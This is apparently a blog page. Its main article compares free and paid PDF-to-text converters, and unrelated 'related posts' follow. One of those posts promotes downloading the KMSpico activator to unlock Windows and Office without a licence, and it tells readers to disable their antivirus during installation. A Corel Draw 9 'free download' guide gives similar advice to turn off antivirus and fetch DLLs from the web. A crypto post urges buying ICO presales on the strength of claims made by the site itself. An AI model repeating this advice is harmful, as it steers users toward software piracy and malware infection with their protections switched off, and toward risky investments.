Word Camph SV Technology Free vs Paid PDF to Text Converter Tools?

Free vs Paid PDF to Text Converter Tools?

Imagine you just received an important 50-page PDF document, but you only need the text for editing, quoting, or integrating into another project. Copying and pasting each page feels like torture. What if you had a tool that could instantly extract the content into editable text in seconds? That’s where a PDF to Text Converter comes in.

The market is full of free and paid converter tools—some promise lightning-fast results, others brag about accuracy, and a few offer premium features like batch processing or advanced formatting retention. But which one is right for you? Should you stick with free tools or invest in a paid solution?

By the end of this guide, you’ll know the key differences between free and paid PDF to Text Converter tools, their pros and cons, and how to choose the perfect one based on your needs. Whether you’re a student handling assignments, a business professional working with contracts, or a researcher dealing with lengthy PDFs, the right choice can save you time, energy, and frustration.

So, let’s dive deep into the world of converters, compare options, and help you make a confident decision about whether a free or paid PDF to Text Converter is the better fit for you.


What is a PDF to Text Converter?

A PDF to Text Converter is a software or online tool that extracts plain, editable text from a PDF document. Instead of manually copying content line by line, the converter automatically processes the file and delivers the raw text version.

These tools are widely used by:

  • Students – converting study material into editable notes.

  • Writers – extracting content for research and editing.

  • Businesses – handling reports, contracts, and invoices.

  • Researchers – analyzing data-heavy documents without formatting hurdles.

Converters can be as simple as drag-and-drop web apps or as advanced as desktop software with OCR (Optical Character Recognition) for scanned PDFs.


Why Do You Need a PDF to Text Converter?

  1. Time-Saving – Instantly convert multiple PDFs without manual work.

  2. Data Extraction – Copy only the information you need from large files.

  3. Accessibility – Make PDFs readable by screen readers or assistive technologies.

  4. Editing Freedom – Convert into editable text for rewriting or formatting.

  5. Research Efficiency – Easily search keywords in converted documents.

Without a good PDF to Text Converter, working with large or scanned PDFs can become tedious and inefficient.


Free PDF to Text Converter Tools

Free tools are appealing because they cost nothing, are often web-based, and require no installation. Let’s explore their strengths and weaknesses.

Advantages of Free Converters

  • No Cost – Ideal for students or casual users.

  • Quick Access – Usually online, accessible anytime.

  • Simple Interface – Easy-to-use for beginners.

  • Basic Functionality – Converts standard PDFs quickly.

Disadvantages of Free Converters

  • Limited Features – Often lack OCR, batch conversion, or advanced settings.

  • File Size Restrictions – Many impose upload limits.

  • Privacy Risks – Uploading sensitive files online may compromise data security.

  • Inconsistent Accuracy – Text extraction may lose formatting or misinterpret characters.

  • Ads & Watermarks – Some free tools insert branding or ads into output.

Popular Free Options

  1. Smallpdf – Simple drag-and-drop, but limited daily conversions.

  2. ILovePDF – Great for basic use but lacks advanced accuracy.

  3. Online2PDF – Free with size restrictions and ads.

  4. PDF24 Tools – A decent web-based converter with limited options.


Paid PDF to Text Converter Tools

Paid converters are designed for professionals and businesses needing reliability, speed, and advanced features.

Advantages of Paid Converters

  • High Accuracy – Maintains formatting and ensures readable text.

  • OCR Technology – Extracts text from scanned documents and images.

  • Batch Conversion – Process multiple files at once.

  • Enhanced Security – Local desktop software avoids online uploads.

  • Customer Support – Access to troubleshooting and updates.

  • No Ads or Watermarks – Clean, professional output.

Disadvantages of Paid Converters

  • Cost Factor – Subscription or one-time payment required.

  • Learning Curve – Advanced features may take time to master.

  • Overkill for Casual Users – If you rarely convert PDFs, free may be enough.

Popular Paid Options

  1. Adobe Acrobat Pro DC – Industry leader with unmatched accuracy.

  2. ABBYY FineReader – Exceptional OCR and batch processing.

  3. Nitro Pro – Great for business workflows.

  4. Wondershare PDFelement – Affordable with a balance of features.

  5. Foxit PhantomPDF – Secure and business-friendly.


Comparing Free vs Paid Converters

1. Cost vs Value

  • Free = Best for occasional, non-sensitive tasks.

  • Paid = Long-term investment for accuracy and security.

2. Accuracy

  • Free tools may misread complex layouts.

  • Paid software provides precise formatting and OCR accuracy.

3. Speed & Efficiency

  • Free = Good for single small files.

  • Paid = Handles bulk conversions and larger documents with ease.

4. Security

  • Free online tools store data temporarily, raising risks.

  • Paid desktop tools keep files local and safe.

5. User Experience

  • Free = Simple, ad-heavy, limited features.

  • Paid = Professional interface, customer support, no interruptions.


When to Use Free Converters

Free tools make sense when:

  • You rarely need conversions.

  • Your PDFs are small and text-based.

  • The files don’t contain sensitive or confidential information.

  • You don’t mind occasional errors or formatting issues.


When to Invest in Paid Converters

Paid tools are the smarter choice when:

  • You deal with PDFs daily.

  • Files are large, scanned, or image-heavy.

  • Data confidentiality is a top priority.

  • You need advanced features like OCR, batch processing, or integration with other apps.

  • Your work demands professional accuracy and reliability.


Key Features to Look For in a PDF to Text Converter

OCR (Optical Character Recognition)

Converts scanned PDFs into editable text. Essential for researchers and professionals.

Batch Processing

Save time by converting multiple files at once.

Cross-Platform Support

Look for tools that work on Windows, Mac, and even mobile devices.

Security Features

Encryption, offline use, or secure cloud services for sensitive files.

User-Friendly Interface

Intuitive dashboards and drag-and-drop features make conversion smoother.

Integration

Paid tools often integrate with MS Office, Google Drive, or Dropbox for efficiency.


How to Choose the Right Converter

  1. Define Your Needs – Occasional or daily usage?

  2. Evaluate Budget – Free for students, paid for professionals.

  3. Check Features – Do you need OCR, batch processing, or just basics?

  4. Test Before Buying – Many paid tools offer free trials.

  5. Prioritize Security – Always safeguard sensitive documents.


Common Mistakes to Avoid

  • Using Free Tools for Confidential Files – Risky and unsafe.

  • Ignoring OCR – Without OCR, scanned PDFs become useless.

  • Choosing Price Over Quality – Cheap isn’t always better.

  • Skipping Updates – Outdated tools often crash or give errors.


Future of PDF to Text Conversion

With AI and machine learning, the future of PDF to Text Converter tools looks promising:

  • Smarter OCR – Better recognition of handwriting and complex layouts.

  • AI-Powered Accuracy – Context-aware text extraction.

  • Cloud Integration – Instant conversions within collaborative platforms.

  • Voice-Activated Converters – For accessibility and convenience.


Conclusion

Choosing between free and paid PDF to Text Converter tools boils down to your needs. If you’re a casual user who occasionally converts PDFs, free tools might be sufficient. But if accuracy, efficiency, and security matter, investing in a paid converter will pay off in the long run.

Free tools offer accessibility and ease, but they often fall short when handling complex documents or sensitive files. Paid converters, on the other hand, provide powerful features like OCR, batch processing, and enhanced data protection—making them essential for professionals, businesses, and researchers.

Ultimately, your decision should be based on how often you convert PDFs, what kind of files you handle, and whether you prioritize cost or quality. The right choice will not only save you time but also improve your workflow dramatically.

Related Post

Quick Activation Tips for Windows and OfficeQuick Activation Tips for Windows and Office

In today’s digital era, having fully activated and functional software is crucial for productivity, learning, and personal projects. Many users face limitations with unactivated Windows or Office versions, restricting access to essential features, updates, and security tools. This is where kmspico download windows activate becomes a game-changer. KMSpico is a trusted activator software that allows users to activate Windows and Microsoft Office for free. By visiting our website, customers can safely download the official KMSpico software, ensuring a secure activation process without the risk of malicious programs or errors. Our platform provides step-by-step instructions to make the experience simple and stress-free for users of all levels.

Downloading kmspico download windows activate from our website is straightforward and convenient. Users begin by accessing our secure platform to get the latest official version of KMSpico. Ensuring that the software is downloaded from a trusted source is essential to avoid viruses or unwanted software. Once downloaded, it is recommended to temporarily disable antivirus or Windows Defender protection, which can otherwise block the installation. Running the installer as an administrator and following the simple prompts allows the software to activate Windows and Office seamlessly. A quick restart of the computer completes the activation, giving immediate access to all the features that were previously locked.

One of the main advantages of using kmspico download windows activate is its compatibility with multiple versions of Windows and Office. For example, Windows 7, 8, and 10 users can use KMSpico 10.2.0, while Windows 11 users can activate their system with KMSpico 11.2.1, which is tailored for the latest security updates and system improvements. Our website provides clear, version-specific instructions to ensure that users download the correct software for their operating system. This reduces errors, ensures smooth operation, and guarantees that the activation process is both reliable and efficient, making it ideal for all types of users.

Safety is a top priority when using kmspico . By downloading from our official website, users minimize the risk of viruses or malware. Our guide emphasizes the importance of temporarily disabling antivirus software during installation and provides detailed instructions for safe usage. Once the activation is complete, users can reactivate their antivirus without affecting the software’s functionality. Following these precautions ensures that the activation process is secure, giving users peace of mind while enjoying the full benefits of Windows and Office.

Another major benefit of kmspico download windows activate is its cost-effectiveness and convenience. Traditional activation methods often require expensive licenses and lengthy procedures. KMSpico eliminates these hurdles by providing a fast, free, and effective solution. The software is lightweight and easy to use, with the option to remove it after activation while retaining all Windows and Office features. This flexibility makes it perfect for students, professionals, and casual users who want to enjoy full access without the burden of additional costs or complicated steps.

In conclusion, kmspico download windows activate is an essential tool for anyone looking to unlock the full potential of their Windows and Microsoft Office software. Our website offers a secure platform to download the official KMSpico activator, complete with instructions and safety tips for users of all experience levels. By following our guide, you can activate your Windows and Office software quickly, safely, and efficiently. Visit our website today to access kmspico download windows activate and take the first step toward a fully activated and high-performance computer experience, enhancing productivity, creativity, and enjoyment.

How does sash window repair cost calculator help?How does sash window repair cost calculator help?


Sash window repairs can become expensive when homeowners do not fully understand the costs involved. Many people struggle to estimate labor charges, material expenses, and restoration fees before starting a repair project.

This is where a Sash window cost calculator becomes extremely useful. It gives homeowners a better understanding of expected repair costs and helps them plan their budget more effectively.

A Sash window cost calculator is a practical online tool designed to estimate the total cost of repairing or restoring sash windows. It considers factors such as window size, damage level, replacement materials, glazing options, labor costs, and painting requirements. Whether you own a modern property or a historic home, this calculator can help you make smarter financial decisions.

In this guide, you will learn how a Sash window cost calculator works, why it is beneficial, what factors affect sash window repair pricing, and how homeowners can use it to save time and money.

Sash Windows

Sash windows are traditional window styles made with movable panels called sashes. These windows are common in Georgian, Victorian, and Edwardian homes. They are admired for their classic appearance and ability to improve airflow.

Unlike modern windows, sash windows often require specialized repair work because of their wooden frames, cords, pulleys, and glazing systems. Over time, these parts can wear out or become damaged due to weather exposure and age.

Repairing sash windows may involve:

  • Replacing broken cords
  • Fixing rotten timber
  • Repairing glazing
  • Repainting frames
  • Replacing locks and handles
  • Draught proofing
  • Restoring sliding mechanisms

Because repair needs vary greatly, estimating costs without assistance can be difficult. A Sash window cost calculator simplifies this process.

What Is a Sash Window Cost Calculator?

A Sash window cost calculator is an online estimation tool that provides approximate repair or restoration costs for sash windows. Users enter details about their windows and the type of repair required. The calculator then generates an estimated price range.

Most calculators ask for information such as:

  • Number of windows
  • Window dimensions
  • Type of damage
  • Material type
  • Glazing preferences
  • Labor location
  • Painting or finishing options

The goal of a Sash window cost calculator is to help homeowners understand potential expenses before contacting contractors.

Why Homeowners Need a Sash Window Cost Calculator

Many homeowners begin repairs without proper budgeting. Unexpected costs can quickly increase the total expense. A Sash window cost calculator helps reduce surprises by offering realistic estimates.

Here are several reasons why homeowners rely on these tools.

Helps Create a Budget

Budget planning is one of the biggest advantages of using a Sash window cost calculator. Homeowners can estimate how much money they may need before repairs begin.

Without proper planning, repair projects may become stressful or incomplete due to financial issues.

Saves Time

Contacting multiple contractors for quotes takes time. A Sash window cost calculator provides an instant estimate within minutes.

This allows homeowners to quickly compare repair options before scheduling inspections.

Prevents Overspending

Some homeowners may overpay because they do not understand typical repair pricing. A Sash window cost calculator gives users a clearer idea of average costs.

This knowledge helps homeowners negotiate better with contractors.

Supports Better Decision-Making

Repairing sash windows involves several choices. Homeowners may need to decide between restoration and full replacement.

A Sash window cost calculator helps compare costs and determine the most affordable option.

How a Sash Window Cost Calculator Works

The process is usually simple and user-friendly. Most calculators follow similar steps.

Step 1: Enter Window Information

Users begin by entering the number of sash windows requiring repair.

They may also provide:

  • Window height and width
  • Single or double-hung sash style
  • Material type such as timber or uPVC

Step 2: Select Repair Type

The next step involves selecting the required repair services.

Common repair categories include:

  • Timber restoration
  • Cord replacement
  • Glass replacement
  • Draught proofing
  • Painting
  • Frame repair

Each repair type affects the total estimate differently.

Step 3: Add Additional Features

Many calculators include optional upgrades.

Examples include:

  • Double glazing
  • Energy-efficient glass
  • Security locks
  • Decorative finishes

These upgrades can increase repair costs.

Step 4: Receive Cost Estimate

After entering all details, the Sash window cost calculator generates an estimated repair cost.

Some calculators also provide:

  • Labor estimates
  • Material breakdowns
  • Average regional pricing
  • Estimated project timelines

Factors That Affect Sash Window Repair Costs

Several factors influence sash window repair pricing. Understanding these elements helps users interpret calculator estimates more accurately.

Window Size

Larger windows require more materials and labor. This naturally increases repair costs.

A Sash window cost calculator typically adjusts estimates based on dimensions.

Type of Damage

Minor repairs cost less than major restoration work.

For example:

  • Replacing a sash cord is relatively inexpensive
  • Repairing severe wood rot is more costly

The level of damage plays a major role in total pricing.

Material Used

Timber sash windows usually cost more to repair than uPVC versions because wood restoration requires specialized craftsmanship.

A Sash window cost calculator often includes material-specific pricing.

Number of Windows

Repairing multiple windows increases overall project costs. However, contractors may offer discounts for larger jobs.

Many calculators automatically adjust estimates based on quantity.

Glazing Options

Single glazing is cheaper than double glazing.

Homeowners upgrading to energy-efficient glass may pay more initially, but they can save money on energy bills later.

Property Location

Labor costs vary depending on location.

Urban areas often have higher repair costs than rural regions. A Sash window cost calculator may include regional pricing adjustments.

Benefits of Using a Sash Window Cost Calculator

Using a Sash window cost calculator offers many advantages beyond simple budgeting.

Transparency

Pricing transparency is extremely important during home improvement projects.

A Sash window cost calculator helps homeowners understand where their money is going.

Better Financial Planning

Repair projects can become expensive unexpectedly. Accurate estimates help families prepare financially.

Reduced Stress

Knowing expected costs reduces anxiety and uncertainty during renovation planning.

Easy Comparison

Users can compare different repair scenarios quickly.

For example:

  • Basic repair versus full restoration
  • Single glazing versus double glazing
  • Timber repair versus replacement

Increased Confidence

Homeowners feel more confident when discussing projects with contractors after using a Sash window cost calculator.

Common Sash Window Repairs Estimated by Calculators

Most calculators estimate several common repair services.

Sash Cord Replacement

Sash cords wear out over time and may snap, making windows difficult to open.

A Sash window cost calculator can estimate replacement costs based on window size and accessibility.

Timber Rot Repair

Wooden sash windows are vulnerable to moisture damage.

Repair costs depend on:

  • Severity of decay
  • Replacement wood needed
  • Labor time

Draught Proofing

Older sash windows often allow cold air inside.

Draught proofing improves insulation and energy efficiency.

Glass Replacement

Broken or cracked panes require replacement.

Costs vary depending on:

  • Glass thickness
  • Glazing type
  • Safety glass requirements

Frame Restoration

Historic homes may require full frame restoration to preserve original features.

This type of repair usually costs more because of specialized labor.

How a Sash Window Cost Calculator Helps Contractors

Homeowners are not the only people who benefit from these tools.

Contractors also use a Sash window cost calculator to improve customer service and project planning.

Faster Estimates

Contractors can provide preliminary estimates quickly.

Improved Customer Trust

Transparent pricing builds trust between contractors and clients.

Better Project Management

Accurate estimates help contractors schedule labor and materials more effectively.

Online vs Manual Cost Estimation

Before digital tools became popular, homeowners relied on manual estimates from contractors.

Today, a Sash window cost calculator offers several advantages over traditional estimation methods.

Speed

Online calculators provide instant results.

Accessibility

Users can access calculators anytime from their computer or smartphone.

Convenience

No appointments are required for preliminary pricing information.

Improved Accuracy

Modern calculators use updated pricing databases for better accuracy.

Limitations of a Sash Window Cost Calculator

Although useful, a Sash window cost calculator is not perfect.

Homeowners should understand its limitations.

Estimates Are Approximate

Final contractor quotes may differ from online estimates.

Hidden Damage May Exist

Some damage becomes visible only after repairs begin.

Local Labor Rates Vary

Pricing can change depending on local contractor demand.

Specialized Historic Repairs

Historic buildings may require custom restoration techniques not fully reflected in basic calculators.

Tips for Using a Sash Window Cost Calculator Effectively

To get accurate estimates, homeowners should follow several best practices.

Measure Carefully

Accurate window dimensions improve estimate quality.

Be Honest About Damage

Underestimating damage can produce unrealistic pricing.

Compare Multiple Calculators

Different calculators may use different pricing models.

Consult Professionals

After using a Sash window cost calculator, homeowners should still request detailed contractor inspections.

Sash Window Repair vs Replacement

One major decision homeowners face is whether to repair or replace sash windows.

A Sash window cost calculator can help compare both options.

Benefits of Repair

  • Preserves historic appearance
  • Lower initial cost
  • Maintains original craftsmanship

Benefits of Replacement

  • Better energy efficiency
  • Lower future maintenance
  • Improved security

Repair is often more affordable when damage is limited.

Energy Efficiency and Cost Savings

Modern sash window repairs often focus on improving insulation.

A Sash window cost calculator may include energy-saving upgrades such as:

  • Double glazing
  • Draught sealing
  • Weather stripping

Improved energy efficiency can lower heating bills significantly.

Importance of Maintaining Sash Windows

Regular maintenance reduces future repair costs.

Homeowners should:

  • Repaint wooden frames
  • Check cords regularly
  • Repair small cracks early
  • Clean drainage channels

Using a Sash window cost calculator periodically can help homeowners plan maintenance budgets.

Choosing the Right Sash Window Repair Company

A calculator provides estimates, but choosing the right contractor is equally important.

Homeowners should look for:

  • Experience with sash windows
  • Positive customer reviews
  • Insurance coverage
  • Transparent pricing
  • Written quotes

A Sash window cost calculator helps users recognize fair pricing during contractor comparisons.

Cost Examples for Common Repairs

Here are typical examples of repairs estimated using a Sash window cost calculator.

Minor Repairs

Minor services may include:

  • Cord replacement
  • Lock repair
  • Basic painting

These repairs are usually affordable.

Moderate Repairs

Moderate restoration work may involve:

  • Timber filling
  • Partial glazing replacement
  • Draught proofing

Costs increase depending on labor requirements.

Major Restoration

Major projects often include:

  • Full frame restoration
  • Severe rot repair
  • Structural rebuilding

These repairs require specialized expertise and higher budgets.

Technology Behind Modern Cost Calculators

Many modern calculators use advanced software systems.

These tools may include:

  • Real-time pricing databases
  • Regional labor averages
  • Material cost tracking
  • Artificial intelligence estimates

As technology improves, the accuracy of the Sash window cost calculator continues to increase.

Why Historic Homeowners Benefit Most

Owners of older homes often face unique repair challenges.

Historic sash windows require careful restoration to preserve architectural character.

A Sash window cost calculator helps historic homeowners prepare financially for specialized repair work.

Future Trends in Sash Window Cost Estimation

Digital estimation tools continue evolving rapidly.

Future calculators may offer:

  • Virtual window scanning
  • AI-powered damage analysis
  • Real-time contractor matching
  • Instant video consultations

The future of the Sash window cost calculator will likely become even more accurate and convenient.

Common Mistakes Homeowners Make

Many homeowners make avoidable mistakes during sash window repair planning.

Ignoring Small Problems

Minor issues can become major repairs if ignored.

Choosing Cheap Repairs

Low-cost repairs may fail quickly if poor materials are used.

Skipping Professional Advice

A calculator is helpful, but professional inspections remain important.

Not Comparing Quotes

Using a Sash window cost calculator alongside contractor quotes provides better financial protection.

How Sash Window Cost Calculator Supports Smart Renovation

Home renovation projects require careful planning.

A Sash window cost calculator supports smarter renovation decisions by helping homeowners:

  • Predict costs
  • Prioritize repairs
  • Avoid budget overruns
  • Compare service options

This improves the overall renovation experience.

Conclusion

Repairing sash windows can be complex and expensive without proper planning. Costs vary depending on window size, damage level, materials, labor rates, and additional upgrades. This uncertainty often makes homeowners nervous about starting restoration projects.

A Sash window cost calculator simplifies the process by providing fast and realistic repair estimates. It helps homeowners understand expected expenses, compare repair options, and create better renovation budgets. Whether the project involves minor cord replacement or full historic restoration, these calculators offer valuable financial guidance.

In today’s digital world, homeowners want convenience, transparency, and confidence before investing in repairs. A Sash window cost calculator delivers all three benefits. It reduces guesswork, improves communication with contractors, and helps homeowners make informed decisions.

Although calculators cannot replace professional inspections completely, they remain an essential starting point for anyone planning sash window repairs. By using a Sash window cost calculator, homeowners can save time, avoid overspending, and approach their repair projects with greater confidence.


Step-by-Step Guide to Install Corel Draw 9 on PCStep-by-Step Guide to Install Corel Draw 9 on PC

Corel Draw 9 free download is a highly sought-after software for graphic design enthusiasts and professionals.

Despite its age, it remains popular due to its lightweight interface and powerful design tools. If you want to experience Corel Draw 9’s features on your PC, this step-by-step guide will make the installation process smooth and easy.

Whether you are a beginner or have some experience with software installation, this guide is designed to be simple, straightforward, and beginner-friendly.

Before we dive into the installation steps, it is important to understand what Corel Draw 9 is and why it might be useful even today.

Released in the late 1990s, Corel Draw 9 is a vector graphics editor used for designing logos, brochures, illustrations, and other visual content.

Its simple interface allows users to quickly create professional designs without heavy system requirements, making it ideal for older computers or those with limited resources.

The first step in using Corel Draw 9 is obtaining the software. Many users search for “Corel Draw 9 free download” to get the installation files. It’s important to ensure that the download source is safe to avoid malware or corrupted files. Once the setup files are ready, the installation process can begin.

System Requirements for Corel Draw 9

Before installing Corel Draw 9, check your PC’s specifications to ensure smooth operation. Corel Draw 9 was designed for older systems, so most modern computers easily meet the requirements. Here’s a breakdown:

  • Operating System: Windows 95, 98, XP, or later versions (Windows 10 may need compatibility mode)

  • Processor: Pentium II or higher

  • RAM: Minimum 64 MB (128 MB recommended)

  • Hard Disk Space: Minimum 100 MB free space

  • Display: 800×600 resolution or higher

Ensuring your PC meets these requirements will prevent installation errors or software crashes. If your system is newer, you may need to run the setup in compatibility mode to make it function correctly.

Step 1: Download Corel Draw 9

The first step is to acquire the Corel Draw 9 installation files. To do this, search online for “Corel Draw 9 free download.” Look for reputable websites that offer the full installation package. Avoid websites that seem suspicious or offer only partial files, as these can harm your PC.

Once the download is complete, locate the setup file, usually named something like “CorelDraw9Setup.exe.” Save it to a location you can easily access, such as your desktop or a dedicated downloads folder.

Step 2: Prepare Your System for Installation

Before running the installer, it’s a good idea to prepare your system. Close all other applications to prevent conflicts during installation. Temporarily disable antivirus software if it tends to block software installations, but remember to re-enable it afterward.

For Windows 10 or 11 users, right-click the setup file and select “Properties.” Under the “Compatibility” tab, check “Run this program in compatibility mode for” and select “Windows XP (Service Pack 3)” or “Windows 98.” This ensures the older software can run smoothly on modern systems.

Step 3: Run the Installer

Now you’re ready to start the installation. Double-click the Corel Draw 9 setup file to launch the installer. A welcome screen will appear. Click “Next” to proceed.

You will then see the license agreement. Read through it carefully and select “I accept the terms of the agreement,” then click “Next.” Agreeing to the license is necessary to continue the installation process.

Step 4: Choose Installation Type

Corel Draw 9 offers two main installation types: Typical and Custom.

  • Typical Installation: Installs the most commonly used features and is recommended for most users.

  • Custom Installation: Allows you to select specific components, which is useful if you have limited hard drive space or only need certain features.

For beginners, it is best to choose the Typical Installation. Click “Next” to continue.

Step 5: Select Installation Folder

Next, the installer will ask you to choose the destination folder for Corel Draw 9. By default, the program will install in “C:Program FilesCorelCorelDRAW 9.” If you prefer a different location, click “Browse” and select the folder. After selecting the folder, click “Next.”

Step 6: Start Installation

The installer is now ready to copy files to your computer. Click “Install” to begin. Depending on your system speed, this may take a few minutes. During this process, do not interrupt the installation, as doing so could corrupt the software.

Once the files are copied, you may be prompted to restart your computer. Restarting ensures all components are properly configured and ready for use.

Step 7: Launch Corel Draw 9

After restarting, locate the Corel Draw 9 shortcut on your desktop or in the Start menu. Double-click the icon to launch the program. The first time you open Corel Draw 9, you may be asked to enter a serial number. If you are using a legitimate copy, enter the serial key provided.

For users seeking a free version for learning purposes, searching for “Corel Draw 9 free download” can provide trial versions. These versions allow you to explore the software without paying for the full license.

Step 8: Configure Initial Settings

When Corel Draw 9 opens for the first time, it will prompt you to configure workspace settings. Choose the layout that suits your design style. Corel Draw 9 offers options such as Default, Artistic, or Technical workspace layouts. Selecting the right workspace will make it easier to access tools you frequently use.

Additionally, check your default units of measurement. Designers often prefer millimeters or inches depending on the project type. Adjust these settings before starting your first project to save time later.

Step 9: Update or Patch (Optional)

Since Corel Draw 9 is an older software, it may have updates or patches released by the developer. While these may not be essential, installing updates can fix bugs and improve performance. Search for official Corel updates compatible with version 9 and apply them as needed.

Step 10: Start Designing

Now that Corel Draw 9 is installed, you can start exploring its tools. The software includes features such as vector illustration, layout design, typography, and image editing. Beginners should start with simple projects like logo design or basic illustrations to get comfortable with the interface.

Troubleshooting Common Installation Issues

Even with careful steps, some users may encounter issues during installation. Here are common problems and solutions:

  • Installer Won’t Run: Ensure you are using compatibility mode and have administrator privileges.

  • Missing DLL Errors: This may occur on newer operating systems. Try reinstalling with compatibility mode or download missing DLL files from reputable sources.

  • Software Crashes on Launch: Update your graphics drivers and ensure your system meets minimum requirements.

Following these solutions should resolve most installation issues.

Advantages of Using Corel Draw 9

Despite being an older version, Corel Draw 9 has several advantages:

  • Lightweight and fast, even on older PCs.

  • Easy-to-learn interface for beginners.

  • Comprehensive vector design tools for professional-quality output.

  • Compatibility with various file formats for import and export.

These benefits make Corel Draw 9 a great choice for students, hobbyists, and professionals looking for a reliable graphic design tool.

Tips for Using Corel Draw 9 Effectively

To make the most of Corel Draw 9, consider the following tips:

  • Explore tutorials online to learn shortcuts and advanced techniques.

  • Save your projects frequently to prevent data loss.

  • Use layers for complex designs to make editing easier.

  • Experiment with color palettes and fonts to enhance your designs.

These simple tips can significantly improve your productivity and design quality.

Conclusion

Installing Corel Draw 9 on your PC is a straightforward process if you follow the steps outlined in this guide. From downloading the software to launching your first project, each step ensures that you can use this powerful graphic design tool without unnecessary frustration. Searching for “Corel Draw 9 free download” provides access to trial or full versions, making it easy to get started.

Corel Draw 9 remains a valuable tool for designers due to its simplicity, speed, and efficiency. Whether you are creating logos, illustrations, or layouts, mastering this software can boost your design skills and creativity. By following this comprehensive step-by-step guide, even beginners can successfully install and use Corel Draw 9 on modern PCs.

Remember to check your system requirements, use compatibility mode if necessary, and explore the software’s tools gradually to become proficient. With practice, you can leverage Corel Draw 9 to create professional-quality designs without the steep learning curve of more modern software.

Corel Draw 9 free download allows users to explore and enjoy this classic software, keeping its legacy alive for designers worldwide.

How to Find High-Potential ICO Projects Before They Hit the MarketHow to Find High-Potential ICO Projects Before They Hit the Market

The crypto world moves fast, and new projects appear every day. Many investors struggle to keep up with hundreds of launches happening across the blockchain space. Best ICO List makes that easy by offering a single trusted place where you can find all active and upcoming ICOs, presales, and token launches. The platform helps investors, traders, and crypto enthusiasts discover verified opportunities before they hit the exchanges. Each project on our list comes with clear details such as whitepapers, tokenomics, roadmaps, and funding goals. You no longer need to search dozens of sites to stay ahead of the market because Best ICO List gathers it all in one simple and reliable dashboard.

An ICO, or Initial Coin Offering, is one of the most exciting parts of the crypto ecosystem. It allows early investors to buy tokens before they become public. These tokens often serve as the foundation for new decentralized platforms, gaming ecosystems, or finance networks. Many successful projects began this way. Early participants in Ethereum, for example, saw their investment grow far beyond expectations. Best ICO List helps you identify such early opportunities before they gain mainstream attention. With verified presales and transparent listings, our site gives you the chance to explore projects that may offer strong potential for growth.

Best ICO List offers more than just a list of projects. It provides a structured way to research and compare them. Each listing includes information about the project’s goals, the development team, token supply, and sale stages. You can see whether an ICO is still in its presale phase or already live, check the supported currencies such as ETH or USDT, and view compliance indicators like KYC status. Our platform also features an ICO calendar that makes it easy to track important launch dates and funding deadlines. This allows investors to plan their participation early and avoid missing time-sensitive presales or public sales. Whether you are looking for a promising Web3 startup, a new DeFi protocol, or a meme coin with viral appeal, everything you need is just a click away.

Transparency is what separates strong crypto projects from weak ones. That’s why every project listed on Best ICO List goes through a careful review before being published. We examine the whitepaper to make sure the idea is realistic and technically sound. We look at the team behind the project to confirm they are credible and active. We also check smart contract audits and token distribution details to ensure that investors have fair and secure access. By maintaining these standards, we help protect users from risky or unverified projects. Our research team follows strict guidelines so you can trust that the listings you see are genuine and up to date. This level of accuracy has made Best ICO List a reliable name among crypto investors who value data and credibility over hype.

Best ICO List also provides insights that help users understand how each ICO stage works. The pre-sale phase usually builds awareness and rewards early participants. The main sale follows with a broader investor pool and more defined funding goals. Afterward, the token is listed on centralized or decentralized exchanges where trading begins. We track this entire process for each project and update our listings as progress unfolds. You can follow a token from its first announcement to its live listing and even review post-launch updates about its development. This complete lifecycle view helps investors make informed choices and manage their risk more effectively.

If you want to stay ahead in the fast-paced world of cryptocurrency, Best ICO List is the right place to start. It’s built for investors who prefer verified information and real-time updates over speculation and rumor. The platform highlights both established and emerging categories including AI crypto, gaming, metaverse, and meme tokens. You can filter listings by type, read tokenomics details, and explore presale deals that match your investment style. Whether you are a casual investor or a professional analyst, Best ICO list gives you an edge by connecting you with projects that have real potential. Visit the site today to explore the most trusted collection of ICOs, presales, and token launches available anywhere online. Take the next step and discover your next crypto opportunity before the rest of the market does.

              Humanizer Transforming Customer Engagement through Authenticity and Personalization              Humanizer Transforming Customer Engagement through Authenticity and Personalization

Revolutionizing Customer Interactions with Humanizer

In today’s fast-paced digital landscape, brands are constantly seeking innovative ways to connect authentically with their audiences. The concept of Humanizer emerges as a groundbreaking approach that emphasizes genuine, human-centric communication. Unlike traditional automation tools that often feel impersonal, Humanizer bridges the gap between technology and human emotion, fostering trust and loyalty among customers.

The Core Philosophy of Humanizer

At its essence, Humanizer champions the idea that behind every click, like, or purchase is a human being craving authentic interaction. It leverages advanced data analytics and AI-driven insights to craft personalized experiences that resonate on a deeper level. This philosophy underscores the importance of empathy, context, and real-time responsiveness in building meaningful relationships with customers.

How Humanizer Enhances Customer Engagement

One of the standout features of Humanizer is its ability to tailor communication based on individual preferences and behaviors. By analyzing user interactions across various channels, it helps brands deliver timely, relevant messages that feel less like marketing and more like a conversation. This approach not only increases engagement rates but also nurtures long-term loyalty, transforming casual shoppers into brand advocates.

Technological Innovations Powering Humanizer

Humanizer integrates cutting-edge technologies such as machine learning, natural language processing, and behavioral analytics to create a seamless and authentic user experience. These tools enable it to understand nuances in customer sentiment and adapt responses accordingly. For instance, a customer expressing frustration might receive empathetic, personalized support instantly, demonstrating genuine care. Such capabilities are vital in today’s competitive market where customer experience can make or break a brand.

Real-World Applications and Success Stories

Many leading brands have adopted Humanizer to elevate their customer service and marketing strategies. From personalized email campaigns to AI-powered chatbots that simulate human conversation, the results speak for themselves. Companies report higher satisfaction scores, increased conversion rates, and a stronger emotional connection with their audiences. For example, an e-commerce platform utilizing Humanizer saw a 30% increase in repeat purchases within six months of implementation.

Future Outlook: Humanizer’s Role in Digital Transformation

As digital interactions continue to dominate consumer behavior, tools like Humanizer are becoming indispensable. They represent a shift towards more empathetic, humanized marketing that values authenticity over automation. The ongoing evolution of AI and data analytics promises even more sophisticated ways to personalize experiences, ensuring brands remain relevant and relatable in an increasingly digital world.

In conclusion, embracing the principles of Humanizer can significantly impact how businesses communicate and build relationships. By prioritizing genuine human connection alongside technological innovation, brands can foster loyalty, drive growth, and stand out in a crowded marketplace. The future belongs to those who understand that at the heart of every business is a human story waiting to be told.